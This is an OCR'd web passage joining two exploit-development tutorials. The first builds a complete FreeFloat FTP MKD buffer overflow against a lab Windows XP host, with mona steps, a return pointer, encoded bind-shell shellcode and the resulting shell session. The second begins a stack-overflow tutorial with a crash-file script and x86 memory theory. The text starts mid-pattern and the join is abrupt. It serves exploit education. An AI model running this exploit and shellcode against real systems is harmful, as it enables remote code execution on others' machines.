y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc


2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7

Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

When the program crashes again we see the same thing as in the screenshot above except that EIP (and both registers) is now overwritten by part of the metasploit pattern. Time to let “mona” do some of the heavy lifting. If we issue the following command in Immunity debugger

we can have “mona” analyze the program crash. You can see the result of that analysis in the screenshot below.

!mona findmsp




Metasploit Pattern

From the analysis we can see that EIP is overwritten by the 4-bytes which directly follow after the initial 247-bytes of our buffer. Like I said before we can also see that ESP contains a larger chunk of our buffer so it is a more suitable candidate for our exploit. Using this information we can reorganize the evil buffer in our POC above to look like this:

evil = "A"*247 + "B"*4 + "C"*749


When we resend our modified buffer we can see that it works exactly as we expected, EIP is overwritten by our four B's.



EIP = 42424242

That means that we can replace those B's with a pointer that redirects execution flow to ESP. The only thing we need to keep in mind is that our pointer can't contain any badcharacters. To find this pointer we can use “mona” with the following command. You can see the results in the screenshot below.

!mona jmp -r esp



Pointers to ESP

It seems that any of these pointers will do, they belong to OS dll's so they will be specific to “WinXP PRO SP3” but that’s not our primary concern. We can just use the first pointer in the list. Keep in mind that we will need to reverse the byte order due to the Little Endian architecture of the CPU. Observe the syntax below.

Pointer: **0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)**
Buffer: **evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749**

I should stress that it is important to document your exploit properly for your own and others edification. Our final stage POC should look like this.

?

```
#!/usr/bin/python


import socket

import sys


#------------------------------------------------------------

# Badchars: \x00\x0A\x0D

# 0x77c35459 : push esp #  ret  | msvcrt.dll

#------------------------------------------------------------


evil = "A"*247 + "\x59\x54\xC3\x77" + "C"*749


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect=s.connect(('192.168.111.128',21))
```

```
s.recv(1024)

s.send('USER anonymous\r\n')

s.recv(1024)

s.send('PASS anonymous\r\n')

s.recv(1024)


s.send('MKD ' + evil + '\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close
```

Ok lets restart the program in the debugger and put a breakpoint on our pointer so the debugger pauses if it reaches it. As we can see in the screenshot below EIP is overwritten by our pointer and we hit our breakpoint which should bring us to our buffer located at ESP.



Breakpoint

Shellcode + Game Over

We are almost done. We need to (1) modify our POC a bit to add a variable for our shellcode and (2) insert a payload that is to our liking. Lets start with the POC, we will be inserting our payload in the part of the buffer that is now made up of C's. Ideally we would like to have the buffer length modified dynamically so we don't need to recalculate if we insert a payload with a different size (our total buffer length should remain 1000-bytes). We should also insert some NOP's (No Operation Performed = \x90) before our payload as padding. You can see the result below. Any shellcode that we insert in the shellcode variable will get executed by our buffer overflow.

?

```
#!/usr/bin/python


import socket

import sys


shellcode = (

)


#-------------------------------------------------------------

# Badchars: \x00\x0A\x0D

# 0x77c35459 : push esp #  ret  | msvcrt.dll

#-------------------------------------------------------------


buffer = "\x90"*20 + shellcode

evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect=s.connect(('192.168.111.128',21))


s.recv(1024)

s.send('USER anonymous\r\n')

s.recv(1024)

s.send('PASS anonymous\r\n')

s.recv(1024)
```

```
s.send('MKD ' + evil + '\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close
```

All that remains now is to pop in some shellcode. We will be using msfpayload to generate our shellcode and pipe the raw output to msfencode to filter out badcharacters.

```
root@bt:~# msfpayload -l

[...snip...]

windows/shell/reverse_tcp_dns     Connect back to the attacker, Spawn a piped command shell (staged)

windows/shell_bind_tcp           Listen for a connection and spawn a command shell

windows/shell_bind_tcp_xpfw       Disable the Windows ICF, then listen for a connection and spawn a

                                  command shell

[...snip...]


root@bt:~# msfpayload windows/shell_bind_tcp O


      Name: Windows Command Shell, Bind TCP Inline

    Module: payload/windows/shell_bind_tcp

   Version: 8642

  Platform: Windows

      Arch: x86

Needs Admin: No

 Total size: 341

      Rank: Normal


Provided by:

  vlad902 <vlad902@gmail.com>

  sf <stephen_fewer@harmonysecurity.com>
```

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique: seh, thread, process, none

LPORT 4444 yes The listen port

RHOST no The target address

Description:

Listen for a connection and spawn a command shell

root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =

"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"

"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"

"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"

"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"

"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"

"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"

"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"

"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"

"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"

"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"

"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"

"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"

"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"

"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"

"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"

```
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92";
```

After prettifying the code a bit and adding the relevant notes the final exploit is ready.

?

```
#!/usr/bin/python

#-------------------------------------------------------------------------------#
# Exploit: FreeFloat FTP (MKD BOF)                                              #
# OS: WinXP PRO SP3                                                             #
# Author: b33f (Ruben Boonen)                                                   #
# Software: http://www.freefloat.com/software/freefloatftpserver.zip            #
#-------------------------------------------------------------------------------#
# This exploit was created for Part 2 of my Exploit Development tutorial series... #
# http://www.fuzzysecurity.com/tutorials/expDev/2.html                          #
#-------------------------------------------------------------------------------#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                                #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                     #
# Microsoft Windows XP [Version 5.1.2600]                                       #
# (C) Copyright 1985-2001 Microsoft Corp.                                       #
#                                                                               #
# C:\Documents and Settings\Administrator\Desktop>                              #
```

```
#--------------------------------------------------------------------------------#

import socket
import sys

#--------------------------------------------------------------------------------#
# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -b '\x00\x0A\x0D' -t c #
# [*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)                    #
#--------------------------------------------------------------------------------#

shellcode = (
"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
```

```
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92")


#--------------------------------------------------------------------------------#
# Badchars: \x00\x0A\x0D                                                         #
# 0x77c35459 : push esp #  ret  | msvcrt.dll                                     #
# shellcode at ESP => space 749-bytes                                            #
#--------------------------------------------------------------------------------#

buffer = "\x90"*20 + shellcode
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

In the screenshot below we can see the before and after output of the “netstat -an” command and below that we have the backtrack terminal output when we connect to our bind shell. Game Over!!



Shell

root@bt:~/Desktop# nc -nv 192.168.111.128 9988

(UNKNOWN) [192.168.111.128] 9988 (?) open

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address. . . . . : 192.168.111.128

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :

C:\Documents and Settings\Administrator\Desktop>

https://www.fuzzysecurity.com/tutorials/expDev/2.html

ast friday (july 17th 2009), somebody (nick)named 'Crazy_Hacker' has reported a vulnerability in Easy RM to MP3 Conversion Utility (on XP SP2 En), via packetstormsecurity.org. (see http://packetstormsecurity.org/0907-exploits/). The vulnerability report included a proof of concept exploit (which, by the way, failed to work on my MS Virtual PC based XP SP3 En). Another exploit was released just a little bit later.

Nice work. You can copy the PoC exploit code, run it, see that it doesn't work (or if you are lucky, conclude that it works), or… you can try to understand the process of building the exploit so you can correct broken exploits, or just build your own exploits from scratch.

(By the way : unless you can disassemble, read and comprehend shellcode real fast, I would never advise you to just take an exploit (especially if it's a precompiled executable) and run it. What if it's just built to open a backdoor on your own computer ?

The question is : How do exploit writers build their exploits ? What does the process of going from detecting a possible issue to building an actual working exploit look like ? How can you use vulnerability information to build your own exploit ?

Ever since I've started this blog, writing a basic tutorial about writing buffer overflows has been on my "to do" list… but I never really took the time to do so (or simply forgot about it).

When I saw the vulnerability report today, and had a look at the exploit, I figured this vulnerability report could acts as a perfect example to explain the basics about writing exploits… It's clean, simple and allows me to demonstrate some of the techniques that are used to write working and stable stack based buffer overflows.

So perhaps this is a good time… Despite the fact that the forementioned vulnerability report already includes an exploit (working or not), I'll still use the vulnerability in "Easy RM to MP3 conversion utility" as an example and we'll go through the steps of building a working exploit, without copying anything from the original exploit. We'll just build it from scratch (and make it work on XP SP3 this time :))

Before we continue, let me get one thing straight. This document is purely intended for educational purposes. I do not want anyone to use this information (or any information on this blog) to actually hack into computers or do other illegal things. So I cannot be held responsible for the acts of other people who took parts of this document and used it for illegal purposes. If you don't agree, then you are not allowed to continue to access this website… so leave this website immediately.

Anyways, that having said, the kind of information that you get from vulnerability reports usually contains information on the basics of the vulnerability. In this case, the vulnerability report states "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file". In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit. These reports may not be very specific every time, but in most cases you can get an idea of how you can simulate a crash or make the application


behave weird. If not, then the security researcher probably wanted to disclose his/her findings first to the vendor, give them the opportunity to fix things… or just wants to keep the intel for him/herself…

Verify the bug

First of all, let's verify that the application does indeed crash when opening a malformatted m3u file. (or find yourself an application that crashes when you feed specifically crafted data to it).

Get yourself a copy of the vulnerable version of Easy RM to MP3 and install it on a computer running Windows XP. The vulnerability report states that the exploit works on XP SP2 (English), but I'll use XP SP3 (English).

You can find a copy of the vulnerable application on exploit-db



Quick sidenote : you can find older versions of applications at oldapps.com and oldversion.com, or by looking at exploits on exploit-db.com (which often have a local copy of the vulnerable application as well)

We'll use the following simple perl script to create a .m3u file that may help us to discover more information about the vulnerability :

```
my $file= "crash.m3u";

my $junk= "\x41" x 10000;

open($FILE,">$file");

print $FILE "$junk";

close($FILE);

print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3…. The application throws an error, but it looks like the error is handled correctly and the application does not crash. Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it in the utility.

Boom – application dies.

Ok, so the application crashes if we feed it a file that contains between 20000 and 30000 A's. But what can we do with this ?

Verify the bug – and see if it could be interesting

Obviously, not every application crash can lead to an exploitation. In many cases, an application crash will not lead to exploitation… But sometimes it does. With "exploitation", I mean that you want the application to do something it was not intended to do… such as running your own code. The easiest way to make an application do something different is by controlling its application flow (and redirect it to somewhere else). This can be done by controlling the Instruction Pointer (or Program Counter), which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

Suppose an application calls a function with a parameter. Before going to the function, it saves the current location in the instruction pointer (so it knows where to return when the function completes). If you can modify the value in this pointer, and point it to a location in memory that contains your own piece of code, then you can change the application flow and make it execute something different (other than returning back to the original place). The code that you want to be executed after controlling the flow is often referred to as "shellcode". So if we make the application run our shellcode, we can call it a working exploit. In most cases, this pointer is referenced by the term EIP. This register size is 4 bytes. So if you can modify those 4 bytes, you own the application (and the computer the application runs on)

Before we proceed – some theory

Just a few terms that you will need :

Every Windows application uses parts of memory. The process memory contains 3 major components :

- code segment (instructions that the processor executes. The EIP keeps track of the next instruction)
- data segment (variables, dynamic buffers)
- stack segment (used to pass data/arguments to functions, and is used as space for variables. The stack starts (= the bottom of the stack) from the very end of the virtual memory of a page and grows down (to a lower address). a PUSH adds something to the top of the stack, POP will remove one item (4 bytes) from the stack and puts it in a register.

If you want to access the stack memory directly, you can use ESP (Stack Pointer), which points at the top (so the lowest memory address) of the stack.

- After a push, ESP will point to a lower memory address (address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses/pointers). Decrements usually happen before the item is placed on the stack (depending on the implementation… if ESP already points at the next free location in the stack, the decrement happens after placing data on the stack)
- After a POP, ESP points to a higher address (address is incremented (by 4 bytes in case of addresses/pointers)). Increments happen after an item is removed from the stack.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.
- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer
- EBP : base pointer
- ESI : source index : holds location of input data
- EDI : destination index : points to location of where result of data operation is stored
- EIP : instruction pointer

Process Memory

When an application is stared in a Win32 environment, a process is created and virtual memory is assigned to. In a 32 bit process, the address ranges from 0x00000000 to 0xFFFFFFFF, where 0x00000000 to 0x7FFFFFFF is assigned to "user-land", and 0x80000000 to 0xFFFFFFFF is assigned to "kernel land". Windows uses the flat memory model, which means that the CPU can directly/sequentially/linearly address all of the available memory locations, without having to use a segmentation/paging scheme.

Kernel land memory is only accessible by the OS.

When a process is created, a PEB (Process Execution Block) and TEB (Thread Environment Block) are created.

The PEB contains all user land parameters that are associated with the current process :

- location of the main executable
- pointer to loader data (can be used to list all dll's / modules that are/can be loaded into the process)
- pointer to information about the heap


The TEB describes the state of a thread, and includes

- location of the PEB in memory

- location of the stack for the thread it belongs to
- pointer to the first entry in the SEH chain (see tutorial 3 and 3b to learn more about what a SEH chain is)

Each thread inside the process has one TEB.

The Win32 process memory map looks like this :



The text segment of a program image / dll is readonly, as it only contains the application code. This prevents people from modifying the application code. This memory segment has a fixed size. The data segment is used to store global and static program variables. The data segment is used for initialized global variables, strings, and other constants.

The data segment is writable and has a fixed size. The heap segment is used for the rest of the program variables. It can grow larger or smaller as desired. All of the memory in the heap is

managed by allocator (and deallocator) algorithms. A memory region is reserved by these algo's. The heap will grow towards a higher addresses.

In a dll, the code, imports (list of functions used by the dll, from another dll or application), and exports (functions it makes available to other dll's applications) are part of the .text segment.

The Stack

The stack is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

When a stack is created, the stack pointer points to the top of the stack (= the highest address on the stack). As information is pushed onto the stack, this stack pointer decrements (goes to a lower address). So in essence, the stack grows to a lower address.

The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time. As more data is added to the stack (pushed onto the stack), the stack pointer is decremented and points at a lower address value.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is retrieved from the stack and placed back in EIP, so the normal application flow can be resumed.

Let's use a few lines of simple code to demonstrate the behaviour :

```
#include


void do_something(char *Buffer)

{

   char MyVar[128];

   strcpy(MyVar,Buffer);

}


int main (int argc, char **argv)

{

   do_something(argv[1]);
```

}


(You can compile this code. Get yourself a copy of Dev-C++ 4.9.9.2, create a new Win32 console project (use C as language, not C++), paste the code and compile it). On my system, I called the project "stacktest".

Run the application : "stacktest.exe AAAA". Nothing should return.

